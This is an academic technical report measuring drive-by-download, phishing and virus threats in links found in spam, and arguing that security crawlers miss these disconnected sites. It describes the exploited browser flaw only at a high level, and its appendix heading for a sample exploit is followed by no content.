Measurement Study of the Web Through a Spam Lens

Tanya Bragin
UW CSE Technical Report 2007-02-01
Department of Computer Science & Engineering
University of Washington
Seattle, WA, 98105

Abstract

Spam messages are capable of carrying links to disconnected portions of the Internet. This paper looks the web as it is visible through URLs embedded in spam. We perform a study of spam using three sources: a spam honeypot, a group of high-spam student inboxes and a newsgroup devoted to posting spam messages. Our results show that 96% *of spam links point to sites not reacheable by crawlers and that most of these sites are not reviewed for safety by security companies. We show that some of these contain sophisticated exploits and argue that security companies need to include URLs found in spam in their analysis.*

1 Introduction

Computer viruses, worms, and spyware, collectively termed malware, have become an Internet reality as evidenced by alarming industry statistics [17, 20]. Popular vectors of infection include targeted attacks, infected executables, and "drive-by downloads". Targeted attacks exercise flaws in network protocols or drivers in order to introduce malicious content on the hosts [18]. Infected executables spread through social networks via email or are offered for download on the Web, and "drive-by downloads" occur when unsuspecting users browse to a site that exploits a flaw in the browser software [32].

Countermeasures to these threats consist of several methods, combination of which comprises the "defense-in-depth" protection philosophy popular among many security professionals today. At the host level, users are advised to promptly patch their software and run anti-virus(spyware) solutions. At the network level, Internet service providers and organizations deploy firewalls and intrusion detection systems. These defenses require some information about what to defend against, which can come from one of three sources: black/white lists, signatures or heuristics. Black and white lists are the simplest first line of defense, but they can be easily circumvented by spoofing or periodically switching online identities. Attack-specific signatures tend to have very few false positives, but since they need to be developed and distributed, they cannot defend against zero-day attacks. Finally, heuristics enable behavior-based solutions and can be more effective against unknown threats, but they tend to have higher false positive rates. Many solutions today are using combinations of these three approaches.

To enable the three countermeasures mentioned above, security industry is constantly trying to obtain information about current threats, such as sources of attacks for blacklists, types of exploits for signatures and suspicious behaviors for heuristics. For this purpose security vendors have historically relied on user reports of attacks and expert reports of potential vulnerabilities. In addition, a new crawler-based approach [9, 12, 6] for proactively identifying web-based threats has recently started gaining popularity. The idea is to launch a crawler from some known points on the Internet and continuously examine all the sites the user can browse to for threats. However, this technique is not sufficient for identifying threats residing on disconnected portions of the Internet not reachable via the crawler.

A hereby unmentioned vector of infection is unsolicited commercial email, largely known as "spam". Spam has been a continuously worsening problem for Internet communications in the recent years. The growth of spam has been exponential: in a 2 year period from 2003 to 2005 alone the amount of spam has increased by 500% [15]. In addition, criminal use of spam has increased dramatically in the past year, as evidenced by the recent phishing problem. Spammers consistently employ deceptive tactics to convince users to click on links embedded in their messages. In addition to deceptive advertising, these links can contain "drive-by download" attacks, just like any other links on the web.

In this study we set out to measure the threat of "drive-by downloads" in spam. Since we focus on examining links embedded in spam, one can also say that in this study we are looking at the web through a "spam lens". Listed below are some of the questions we answer:

1. *How large is the threat of "drive-by downloads" in spam?*
    - Number of spam messages containing URLs?
    - Number of spam messages containing "drive-by" URLs?
    - Number of "drive-by" URLs compared to other email threats?
    - What browser vulnerabilities are being exploited?
    - Do users click on the "drive-by" URLs?
2. *What is unique about the spam "drive-by download" threat?*
    - Do spam "drive-by" attacks differ from those found by browsing?
    - What defenses are appropriate for spam "drive-by downloads"?

Answers to these questions will inform us about existing and future threats in electronic email, which we all use on a daily basis. In the rest of the proposal we talk about related work in Section 2, discuss our approach to this study and our measurement platform in Section 3, present our results in Section 4, mention future work in Section 6 and conclude in Section 7.

2 Related Work

Various statistics about spam are abundant in literature but none of them quantify the potential threat of "drive-by downloads" in spam links.

Spam Measurement Studies. Spam has been widely studied in the scientific community as well as in industry. Our study is novel because we examine the web sites pointed to by spam, while previous studies have mainly focused on quantifying specific characteristics of spam emails themselves. We discuss some key findings we rely on for our understanding of the spam problem.

In 1997 AT&T study was the first to point out the steep rise in spam email and to analyze spam in terms of content categories [26]. Several years later, the passage of the CAN-SPAM act in 2003 triggered a Center for Democracy and Technology study, which looked at how spammers use email address harvesting to compile their mailing lists [13]. In the same year Pew Internet and American Life Project conducted a qualitative study of users' perceptions of spam [27]. The amount of spam network traffic peaked in 2004 and a flurry of studies started looking closely at the problem from the technical angle. Microsoft Research leveraged MSN data to study techniques spammers used to evade content filters [30]. MIT study looked at effectiveness of blacklists at blocking spam [31]. HP quantified the strain spam placed on IT infrastructure and examined effectiveness of rate limiting in prioritizing email processing [35]. Researchers at Federal University of Minas Gerais, Brazil quantified network-level characteristics of spam compared to non-spam email, such as diurnal patterns, message inter-arrival times, message sizes, number of recipients, sender and recipient popularity [28]. Researchers at Cambridge,UK looked at sources of spam as well as the number of spam emails infected with viruses [25]. In 2005 the Honeypot Project reported on the first six months of experience running a large-scale email honeypot [33]. We rely on their information email harvesting habits of spammers when we build our honeypot. Finally, a more recent study at Georgia Tech examined network-level behavior of spammers, such as spam sources on the network, spamming modes and persistence. It also looked at characteristics of botnet spammers [34].

Ongoing Industry Statistics. Many anti-spam technology vendors release ongoing statistics about spam. Like academic publications, these statistics do not currently examine links embedded in spam for "drive-by-downloads". Symantec publishes an annual report, including such statistics as number of spam messages, content categories and sources [17]. MessageLabs releases monthly statistics that include spam rate, fraction of phishing emails, and fraction of email attachments infected with viruses [20].

Drive-by-Downloads. The term "drive-by-download" refers to surreptitiously downloading and installing software on a computer without operator knowledge. This method of infection is popular with spyware programs and was examined in detail in [32, 6].

3 Approach

At a high level, the approach for conducting this study is simple: extract URLs from a large amount of spam and test them for exploits. To do that we need two things: sources of spam and a platform for automatically examining spam URLs. In this section we describe various options we considered in these two respects.

3.1 Sources of Spam

Our goal was to examine as much spam as possible in the relatively short period of time. We considered the following spam sources for use in our study:

1. *Existing email accounts.* Existing email addresses that receive spam would be ideal subjects for this study. For example, thousands of spam messages get caught by our university's spam filter daily. However, the university privacy policy prevents us from obtaining access to these messages. Requiring proper approval takes significant time and is

not practical for the purposes of this project. As an alternative, we gathered spam from several class members that agreed to forward spam to a collection mailbox for our study. We had 4 volunteers forwarding spam from 7 email addresses.

2. *Historical spam traces.* Spam traces can be obtained from other researchers that studied spam in the past. However, this is not a good option for us, because we suspect that attack sites have limited lifetime.
3. *New Honeypot.* Another option we chose to pursue, was creating fake email addresses for the purpose of the study and distributing these addresses to the public web. If the addresses were picked up by spammers' automated email address harvesting crawlers [33], by definition, any email sent to these addresses could be considered spam. We set up 232 honeypot email addresses for the purposes of this study. The process of building a honeypot is described in more detail below.
4. *Existing Honeypots.* We could have also arranged to use someone else's honeypot, however, the amount of coordination required to set up a collaboration was prohibitive for the purposes of this project. We discuss this possibility further in Section 6.
5. *Community.* Finally, we used a public newsgroup created for the purpose of posting spam messages, called "news.admin.net-abuse.sightings". Messages posted to this group are selected for sharing by concerned users and security professionals with the goal of learning more about the spam phenomenon. The advantage of including this source is that we can examine thousands of messages per day received by users from all over the world. The drawback of using this source is that it is hard to derive statistical information from here, since these messages are usually hand-picked for posting and don't represent any specific distribution of spam.

To build a spam honeypot we had to decide where to obtain the email addresses, how to ensure integrity of our measurements, and how to gather appropriate volume and diversity of spam emails. There are several choices for obtaining email addresses for the honeypot:

1. *Host our own mail server.* One option is to set up a server, let it get probed and acknowledge any SMTP requests. Potential drawbacks of this choice include blacklisting by spammers if the mail server is recognized as a honeypot and lack of geographic versatility of email addresses. In addition, it takes time and specialized knowledge to set up a mail server securely. We consider this option further in future work.
2. *Pay someone else to host our mail server.* This option would be somewhat expensive if we required exclusive access to a mail server. Instead we registered a domain with Yahoo!SmallBusiness ("usability-study.com") and paid a small subscription fee in exchange for a few hundred of email addresses from a shared mail server.
3. *Free webmail services.* Finally, the most readily available option is using free webmail addresses such as Hotmail, GMail or Yahoo!Mail. Out of these choices only GMail provides POP download for free, but it does not forward spam or allow turning off the spam filter. Hotmail and majority of Yahoo emails do not provide POP access. Interestingly, international Yahoo addresses do allow POP access and allow to turn off spam filtering, making them suitable for our study.

Out of the 232 honeypot addresses used in our study, 200 came from the "usability-study.com" domain we registered with Yahoo!SmallBusiness, and 32 came from webmail addresses with "yahoo.co.uk" domain. To attract spam to our email addresses we posted them on Usenet groups, blogs and public websites. Previous studies found that degree to which usernames look "realistic" have no statistically significant effect on the amount of spam received [33], nevertheless, we chose the email ids from common first and last names. The main challenge with this approach was that the bootstrapping process took considerable time, and our honeypot did not result in a large enough spam flow to suffice for the purposes of the study. As mentioned, we attempted to make up for this by using two additional sources of spam.

3.2 Soundness of Methodology

We argue that the spam collection we analyze is representative for the purposes of our study.

First, we consider the problem of scale. We argue that we looked at a large enough amount of spam in order to make our conclusions. During our study, we examined thousands of messages per day and almost 22,000 messages in total. Previous studies have typically examined from tens of thousands [31] to millions [34] of messages over the course of weeks or even years. In that respect, the scale of our experiment is on the low end of the spectrum, but given the time constraints, we believe that this is a reasonable first look at the problem.

Second, we look at spam diversity. Although previous studies have noted that email address domains do not play a role in the type of spam received [33], we noticed that at least for some classes of messages (e.g. phishing) distributions of spam are different depending on the domain of the email address. That is why we feel it is important to point out that our spam sources have been very



Figure 1: **Spam Measurement Platform.** We gather spam from three sources, parse and examine URLs for exploits and record various statistics about messages, URLs and domains.

geographically diverse, receiving spam in many different languages.

Finally, in any experiment it is important to make sure that the study is not inadvertently changing the subject's behavior. In our case, it is important to make sure that by clicking on links we are not changing the behavior of sites what we are studying. For example, did we start receiving more spam, because we were clicking on the links? Were we causing sites to come down faster because we were pinging them at a certain frequency? These are important questions to ask in a long-term study that looks at trends. However, since our study is exploratory in nature and did not consider site lifetime and spam distribution over time, we chose not to take these precautions.

3.3 Spam Analysis Platform

Spam analysis was performed via an automated process that consisted of three key steps (Figure 1). First, we periodically polled spam sources for new messages and stored the messages in a database. Next, we parsed email headers, checked message content for URLs and immediately processed them to ensure that the site content did not change or become unavailable, as often happens with compromised web servers and malicious sites that become blacklisted.

We performed checks for the following four factors: "drive-by downloads", phishing and Google Ads [3]. To check for "drive-by downloads" we loaded a web page in a virtual machine and checked a number of triggers to determine whether one of the three suspicious events occurred: a new process started, a registry entry was modified, or a file was written. Since this approach has some false positives, we also run an anti-spyware (AdAware [**?**]) and anti-virus (McAfee [5]) tools to confirm the infection. To implement this we modified the infrastructure described in [32].

We augmented the above mentioned infrastructure to also check for phishing attacks using a similar methodology: we loaded a web page in a virtual machine using the Firefox browser and observed whether Firefox anti-phishing filter blocked them. We chose Firefox instead of Internet Explorer because Firefox was shown to have a more sophisticated anti-phishing solution of the two [22].

We extracted information about presence of Google Ads from a standard Ad Sense script tag:

```
<script type="text/javascript"><!--
   google_ad_width  = 468;
   google_ad_height  = 60;
   ...
//--></script>
```

If present, this tag indicates that the web page presents ads supplied by Google. The tag specifies number of ads and their respective height and width dimensions, allowing us to calculate the total area dedicated to Google Ads on the pages. We periodically revisited the sites in our URL database to perform ongoing checks, such as site lifetime. Although we

In addition to URL checks, we ran domain-level checks to gather key statistics about the sites we found. We looked at Google PageRank [4] as a measure of whether the site was reachable by crawlers. We looked at Alexa [1] for information about whether anyone has visited the site in a recent time period. Finally we used SiteAdvisor [9] to check whether it knew about any of the exploits we found, since it performs safety checks on websites by continuously crawling the Internet. o

4 Results

During the limited 10-week period of our study we were able to accomplish the following measurements:

- **Honeypot**. We created and posted honeypot addresses from $10/19/2006$ to $10/25/2006$ and started receiving spam on $10/19/2006$. We concluded our honeypot measurements on $12/09/2006$, for a total monitoring time period of 51 days or roughly 7 weeks.
- **Student Email Accounts**. We started gathering emails from volunteers on $11/18/2006$ and concluded our measurements on $12/09/2006$, for a total monitoring time of 20 days or roughly 3 weeks. The reason we delayed the beginning of monitoring period was to give our honeypot time to ramp up.

	Honeypot	Students	Newsgroup	Overall
Messages (total)	1792	2347	18681	22820
Messages (w URLs)	836 (47%)	1475 (63%)	18504 (99%)	20815 (91%)

Figure 2: **Message Statistics.** Total number of spam messages examined in this study.

	Honeypot	Students	Newsgroup	Overall
URLs (total)	17387	7684	62901	87972
URLs (unique)	210 (1%)	3188 (41%)	10921 (17%)	14040 (16%)
Domains (unique)	90 (42%)	1760 (55%)	5925 (54%)	7188 (51%)

Figure 3: **URL and Domain Statistics.** Total number of URLs and domains examined in this study.

- **Netabuse Newsgroup**. We monitored the "news.admin.net-abuse.sightings" newsgroup from $11/28/2006$ until $12/09/2006$, for a total of almost 2 weeks. The reason we had to delay the beginning of monitoring period of this spam source even further was because we had to tweak the infrastructure to handle the sheer volume of spam coming in from the newsgroup.

We now analyze our results in terms of questions posed in Section 1.

4.1 How large is the threat of "drive-by-downloads" in spam?

Number of spam messages containing URLs. We analyzed a total of $22,820$ spam messages, $20,815$ (91%) of which contained URLs (see Table 2). The number of URL-containing messages is artificially inflated by a large fraction of newsgroup spam postings containing URLs (99%). As previously mentioned, we cannot derive statistical information from the newsgroup data, so we suspect that the 47% and 63% of URL-containing messages observed in the honeypot and student spam respectively are more indicative of the true average.

The honeypot spam exhibited a lot less variety than spam from the other two sources. Although the honeypot contained a total of $17,387$ URLs, only 210 of them were unique (see Table 3). This large discrepancy is due to two factors: many duplicate messages and many messages contained large numbers of URLs per email. The first phenomenon was due to the way we seeded our honeypot: in several places our honeypot addresses were posted all together and they must have been harvested and exploited at the same time. The second phenomenon was due to the fact that many messages were phishing emails attempting to look legitimate and contained large amounts of links (up to 65 in some cases, where we count both html and image links, since either one content type can be exploited [14]).

Number of spam messages containing "drive-by" URLs. We identified 14 spam messages containing 12 unique URLs (from 7 unique domains) that perform "drive-by download" attacks (see Table 4). All of the attacks we found came from the netabuse newsgroup spam;

	Honeypot	Students	Newsgroup	Overall
Messages (total)	1792	2347	18681	22820
Drive-by Messages	0	0	14 (0.1%)	14 (0.1%)
Virus Attachments	511 (29%)	0	0	511 (2%)
Phishing Messages	319 (18%)	43 (2%)	512 (3%)	874 (4%)

Figure 4: **Threat Summary.** Summary of drive-by, virus and phishing attacks.

none appeared in our honeypot or student spam. These URLs comprise 0.1% of all URLs we looked at in this study. We suspect that there are more threats of this kind out there, but we have not yet pinpointed the most effective way to look for them.

Number of "drive-by" URLs compared to other email threats. Infected executables existed in 2% of messages and phishing occur in in 4% of messages led to phishing web sites. While these risks are more numerous than "drive-by downloads", they can be considered less severe from the standpoint of prevention. Users can be educated to recognize phishing sites and executables can be stripped at the gateway, but it is harder to make a case for never clicking on links in emails, since 50% contain them and only a small portion is malicious. The trouble is that with "drive-by downloads", no matter how small the threat, it only takes one time to be infected and the consequences can be devastating.

Browser vulnerabilities exploited by spam "drive-by" URLs. All "drive-by download" threats we observed used the same vulnerability in Microsoft Internet Explorer Remote Data Service component [21]. On each site, the exploit was obfuscated slightly differently, and each site proceeded to infect the system with different sets of malware. All versions of Internet Explorer 6.0 from unpatched to Service Pack 2 are vulnerable, unless they have applied security patch released in May 2006. AdAware anti-spyware was ineffective at detecting these threats, while McAfee could prevent or detect and clean all of them. Please refer to the Appendix for more details of how the vulnerability was exploited.

User traffic to spam "drive-by" URLs. We found that 96% of spam sites do not have backlinks according to Google (see Figure 5). Since Google owns one of the most sophisticated crawling infrastructures on the Internet today, this is a good indicator that these sites are disconnected from the main Internet and are not easily found by browsing or crawling. In particular, all of the "drive-by" download sites have no backlinks and seem to be unreachable by Google.

We also saw that 32% of these sites received traffic from Alexa users in the past 6 months. It is a substantial number, considering that it is anecdotally assumed that most people just delete junk mail from their inbox without even reading it. In particular, 3 out of 7 drive-by domains were visited by Alexa users in the past week. It is important to note that Alexa may underestimate site usage statistics, because the Alexa toolbar is only used by a subset of the world Internet users.



Figure 5: **Domain Statistics.** The first bar breaks down all unique domains we observed into those that do (upper portion) and do not (lower portion) have backlinks according to Google - the disconnected domains. The second bar breaks down disconnected domains into those that do not (upper portion) and do (lower portion) have user traffic according to Alexa. The third bar breaks down disconnected domains that have traffic into those that do (upper portion) and do not (lower portion) have a SiteAdvisor rating.



Figure 6: **Honeypot Activity.** Spammers often probe email addresses right before a spam campaign.

4.2 What is unique about the spam "drive-by-download" threat?

Spam "Drive-by" attacks differ from those found by browsing. We compared spam "drive-by" attacks to attacks we found using our crawling infrastructure in recent weeks. We noticed that all of spam attacks were deterministic and exploit code easily visible among html tags of a static root page (see Appendix). By contract, the majority of attacks found by the crawler were non-deterministic and more likely a side-effect of showing a particular ad. We suspect that spam "drive-by" sites, unlike those reachable by crawling, are not working hard to hide their exploits, because they have little chance of being found and blacklisted by security company patrols.

Defenses against spam "drive-by downloads". Current defenses against the "drive-by downloads" are insufficient. For example, SiteAdvisor has evaluated 90% of disconnected domains visited by Alexa users. The 10% it did evaluate was likely a result of a user manually submitting the site for evaluation. Of the 7 "drive-by-download" domains, only 2 were evaluated. Surprisingly, they were found to be "safe", although now they clearly contain an exploit. It is possible that at the time of evaluation the site was safe, but became infected later on. It is even possible that the spammers themselves submitted the site and waited for it to become certified "safe" before putting up an exploit and launching the spam campaign, knowing that SiteAdvisor does not re-evaluate their ratings on a regular basis.

As previously mentioned, major security companies proactively crawl the Internet to find zero-day attacks. Yet, there is evidence that using current methods they have little chance of finding threats on disconnected portion of the Internet that are reachable by spam links. As an improvement, they can include spam URLs in their analysis. These links can be obtained from large-scale honeypots and from user communities, such as netabuse newsgroup.

4.3 General Observations About Spamming Tactics

In addition to our primary goals, we were able to make some additional interesting observations about spammers' tactics.

Fraction of spam sent for the purpose of email address verification. Email address verification is performed in order to improve quality of bulk email lists. Spammers often send messages with empty bodies that are guaranteed to pass content filters in order to determine which addresses are valid. We found that 25% of honeypot messages (see Figure 6) and 16% of student messages sent for this purpose. We expected there to be some probing when new harvesters discover our honeypot, however, the graph shows probes throughout the length of the study, which likely means that spammers often re-probe addresses before spamming campaigns.

Fraction of spam sent for the purpose of anti-anti-spam tactics. Anti-anti-spam tactics include garbled messages aimed to confuse Bayesian filters. We found 22% of such messages in the honeypot spam and 4% in the student spam. Often, spammers include filter polluting techniques with regular mail campaigns by putting garbled text below the main content.

Spammers use of Google Ads. We expected spam links to point to some sites that use Google Ad Sense [3] to derive additional revenue. We thought that in some cases spammers would abuse this system by putting an obscene number of ads to drive as much revenue as possible as users clicked on links. Even though spam click-through rates tend to be low, we figured spammers had nothing to lose, since Google Ad sense is free to use for content providers. However, surprisingly, we found almost no Google Ads on spam sites (only 0.54% on netabuse sites). We suspect that the reason for this is that sites employing spamming services do not want Google to track them. Originally we thought that tracking would not be a problem at least for some subset of content

providers that think they are using an opt-in only bulk mail service [11]. However, given our findings, we conclude that most people that spam, know they are doing it and do not want to be easily identified.

5 Discussion

In this study we examined spam URLs for various threats. We found that a small percentage of spam links contains drive-by-download and phishing threats. Specifically, we found 0.1% drive-by downloads and 3% phishing attacks in over 14,000 unique URLs examined during the study.

We also established that most of the spam domains are not crawled by major search engines. For example, Google only indexes 4% of spam domains respectively. We confirmed that other search engines have a similarly incomplete coverage (e.g. MSN indexes 18% of these links). Possible reasons for this are as follows:

- Spam domains are not reachable by a crawler because they are disconnected or poorly connected to the rest of the Web.
- Spam domains are recently added to the Web at the time spam is sent out and the crawlers have not had a chance to get to them.
- Spam domains are simply not "interesting" from an indexing perspective and are thus ignored during search engine crawls.

Although these domains are largely not covered by search engines, a significant number of them nevertheless receives web traffic according to Alexa [1], presumably as a result of users clicking on URLs in spam messages. Specifically, out of all domains not indexed by Google, 32% had recent activity, out of which many had phishing and drive-by download attacks.

Although it is not surprising that search engines do not have many incentives to index spam URLs, we found it somewhat alarming that a large fraction of spam URLs is not checked by security companies that make it their business to preemptively crawl the Web for threats. For example, McAfee SiteAdvisor [9] only knew about 7% of spam domains not indexed by Google. On the other hand, SiteAdvisor knew about 61% of domains already indexed by Google. These statistics suggest that security companies crawl the Web using similar order to search engines. As a result of this strategy, 90% of spam URLs that do receive user traffic have not been rated by SiteAdvisor.

Crawling the Web exhaustively is not an easy task. The size of the web was last estimated to be 11.5 billion pages in 2005 [29], although Yahoo! claimed to have an index of 19.2 billion pages around the same time [16]. It is likely to be much bigger today, evidenced by the fact that on February 1st, 2007 a Google search for "+a * *" returned almost 13 billion documents.

Given this enormous size, that even the search engines are not able to index all URLs on the Web. According to academic estimates, in 2005 81% of URLs were covered by at least one major search engine, and the leading search engine at the time, Google, was able to cover 68%, with Yahoo!, MSN and Ask/Teoma trailing behind by 10-20% [29]. It not surprising that security companies, having a much smaller crawling infrastructure, cover a much smaller portion of Web documents.

- *McAfee SiteAdvisor* crawls the Web in order to rate site safety. Last reported size of SiteAdvisor index was 6.4 million pages in September 2006 [19]. Since then, the company has been reporting that they cover 95% of web traffic [10], which implies that they focus on covering high-traffic sites.
- A leading anti-spyware company, *Webroot* [12], touts its crawler-based proactive technology as a key strategy to obtain signatures against zero-day attacks. Webroot reports that their database consists of 50 million pages [8].
- *Microsoft Strider HoneyMonkey* [6] crawls the Web in order to identify new exploit-carrying sites. Although the size of their crawl database has not been disclosed, the Strider HoneyMonkey system scales to scan 8000 URLs per day per machine. In 2005, Microsoft was planning to scale Strider HoneyMonkey up to hundreds of machines [7]. Optimistically assuming that they deployed a 1000-machine cluster, the system can scan 8 million URLs per day. Such a system working continuously without re-crawling any URLs can cover about 3 billion URLs in a year, still less than a fourth of the Web. In a more realistic scenario, where sites change ownership and content, re-crawling sites is essential, so the real coverage of this system is likely to be a lot smaller.

Since the whole Web is seemingly impossible to crawl in practice, companies need to prioritize which parts of the Web they crawl first. For example, search engines have figured out that returning more results in answer to a search query is not necessarily useful, since end users can only filter through a finite number of them [23]. Instead, they strive to return the most relevant results, which are ranked largely based on the number of links pointing to the site [4]. Accordingly, search engines give priority to the well-connected components of the web and forgo harder to reach components [24].

Security studies [32, 36] and sites [9] have largely assumed that the same strategy would work for identification of exploits. Accordingly, just like search en-

gines, they give priority to crawling well-connected components of the web. While ensuring that high-traffic sites are safe is important, security companies could augment this strategy with techniques that incorporate other means of getting to malicious content, such as spam[1]. Developing their own algorithms for determining in which order to crawl and re-visit web pages would improve their coverage of potentially dangerous areas in the Internet.

6 Future Work

In addition to spam links, there are other potential sources of URLs leading to suspicious areas of the Web. One such source is links embedded in forum and blog comments, which is purposefully not indexed by Google, but are still visited by forum readers. Another source is links embedded in wall posts and scrapbooks of social networking sites. Finally, newly registered domains are less trustworthy and can be given priority in security company's crawls.

These additional sources of links pose interesting questions for the security community. How can we efficiently gather URLs from these sources? In what order should they be processed if we want to proactively monitor their content? How feasible is it to crawl all of them? For example, according to DomainTools [2], on the order of 2 million new domains are registered every day. Given this scale, it is unlikely that all new domains can be crawled, so a heuristic to pick the most suspicious ones would be needed. We leave these questions for future work.

7 Conclusions

Major security companies tout proactive crawling for threats as an important weapon in their arms race with exploit writers. In this study we have shown that they are missing a class of exploits that is invisible to their crawling infrastructure on the disconnected portion of the Internet. A substantial fraction of these pages is visited by users as a result of clicking on URLs embedded in spam. In order to proactively defend against these threats, security companies must include spam URLs in their checks.

Acknowledgments. I thank volunteers from this class that were willing to contribute their spam for the purposes of this study and Eytan Adar for his suggestion to use the netabuse newsgroup as a spam source.

[1] Strider HoneyMonkey reports looking at suspicious sources, including spam links from MSN spam filter [36]. However, sites with no such infrastructure, as SiteAdvisor and Webroot, do not have ready sources of spam links.

References

[1] Alexa. http://www.alexa.com.

[2] Domaintools internet statistics. http://www.domaintools.com/internet-statistics/.

[3] Google adsense. http://www.google.com/adsense.

[4] Google pagerank. http://en.wikipedia.org/wiki/Pagerank.

[5] Mcafee. http://www.mcafee.com.

[6] Microsoft strider honeymonkey. http://research.microsoft.com/HoneyMonkey/.

[7] Microsoft unwraps honeymonkey detection project. http://www.eweek.com/article2/0,1895,1844687,00.asp.

[8] Phileas: Webroot automated threat research. http://www.webroot.com/resources/phileas/.

[9] Siteadvisor. http://www.siteadvisor.com.

[10] Siteadvisor faqs. http://www.siteadvisor.com/press/faqs.html.

[11] Spam free advertising. http://www.spamfreeadvertising.org/.

[12] Webroot. http://www.webroot.com.

[13] Why am i getting all this spam? unsolicited commercial e-mail research six month report. Technical report, Center for Democracy and Technology, 2003.

[14] Microsoft internet explorer integer overflow in processing bitmap files lets remote users execute arbitrary code. http://www.securitytracker.com/alerts/2004/Feb/1009067.html, July 2004.

[15] The global economic impact of spam, 2005. Technical Report Report #409, Ferris Research, Inc., San Francisco, CA, 2005.

[16] Our blog is growing up and so has our index. http://www.ysearchblog.com/archives/000172.html, August 2005.

[17] Symantec spam statistics: May 2005. Technical report, Symantec, 2005.

[18] Hijacking a macbook in 60 seconds or less. http://blog.washingtonpost.com/securityfix/2006/08/hijacking_a_macbook_%in_60_seco.html, August 2006.

[19] Just ask mcafee: Siteadvisor answers 100 million web safety questions daily. http://www.mcafee.com/us/about/press/corporate/2006/20060914_182020_s.h%tml, September 2006.

[20] Messagelabs intelligence: September 2006. Technical report, MessageLabs, 2006.

[21] Microsoft internet explorer integer overflow in processing bitmap files lets remote users execute arbitrary code. http://www.microsoft.com/technet/security/Bulletin/MS06-014.mspx, May 2006.

[22] Report: Firefox 2.0 trumps ie7 in phish-fighting. http://blog.washingtonpost.com/securityfix/2006/11/report_firefox_20_tr%umps_ie7_i.html, November 2006.

[23] Sergey Brin and Lawrence Page. The anatomy of a large-scale hypertextual Web search engine. *Computer Networks and ISDN Systems*, 30(1–7):107–117, 1998.

[24] Andrei Broder, Ravi Kumar, Farzin Maghoul, Prabhakar Raghavan, Sridhar Rajagopalan, Raymie Stata, Andrew Tomkins, and Janet Wiener. Graph structure in the web. In *Proceedings of the 9th international World Wide Web conference on Computer networks : the international journal of computer and telecommunications netowrking*, pages 309–320, Amsterdam, The Netherlands, The Netherlands, 2000. North-Holland Publishing Co.

[25] Richard Clayton. Stopping outgoing spam by examining incoming server logs. In *Proceedings of the Second Conference on Email and Anti-Spam (CEAS)*, 2005. Available: http://www.ceas.cc/papers-2005/140.pdf.

[26] Lorrie Faith Cranor and Brian A. LaMacchia. Spam! *Commun. ACM*, 41(8):74–83, 1998.

[27] Deborah Fallows. Spam: How it is hurting email and degrading life on the intenet. Technical report, Pew Internet and American Life Project, Washington, D.C., 2003.

[28] Luiz Henrique Gomes, Cristiano Cazita, Jussara M. Almeida, Virgílio Almeida, and Jr. Wagner Meira. Characterizing a spam traffic. In *IMC '04: Proceedings of the 4th ACM SIGCOMM conference on Internet measurement*, pages 356–369, New York, NY, USA, 2004. ACM Press.

[29] A. Gulli and A. Signorini. The indexable web is more than 11.5 billion pages. In *WWW 2005*.

[30] Geoff Hulten, Anthony Penta, Gopalakrishnan Seshadrinathan, and Manav Mishra. Trends in spam products and methods. In *CEAS'04: Conference on Email and Anti-Spam*, 2004.

[31] Jaeyeon Jung and Emil Sit. An Empirical Study of Spam Traffic and the Use of DNS Black Lists. In *Internet Measurement Conference*, Taormina, Italy, October 2004.

[32] Alexander Moshchuk, Tanya Bragin, Steven D. Gribble, and Henry M. Levy. A crawler-based study of spyware on the web. In *Proceedings of the 13th Annual Network and Distributed Systems Security Symposium (NDSS 2006)*, San Diego, CA, February 2006.

[33] Prince, Holloway, Langheinrich, Dahl, and Keller. Understanding how spammers steal your e-mail address: An analysis of the first six months of data from project honey pot. In *CEAS'05: Conference on Email and Anti-Spam*, 2005.

[34] Anirudh Ramachandran and Nick Feamster. Understanding the network-level behavior of spammers. In *SIGCOMM '06: Proceedings of the 2006 conference on Applications, technologies, architectures, and protocols for computer communications*, pages 291–302, New York, NY, USA, 2006. ACM Press.

[35] Richard Daniel Twining, Matthew M. Williamson, Miranda Mowbray, and Maher Rahmouni. E-mail prioritization: reducing delays on legitimate mail caused by junk mail. In *Proceedings of USENIX 2004 Annual Technical Conference, General Track*, pages 45–58, 2004. Available as HP Tech Report HPL-2004-5R.1, http://www.hpl.hp.com/techreports/2004/HPL-2004-5.pdf.

[36] Yi-Min Wang, Doug Beck, Xuxian Jiang, Roussi Roussev, Chad Verbowski, Shuo Chen, and Samuel T. King. Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities. In *NDSS*, 2006.

Appendix: Sample exploit found in spam URLs

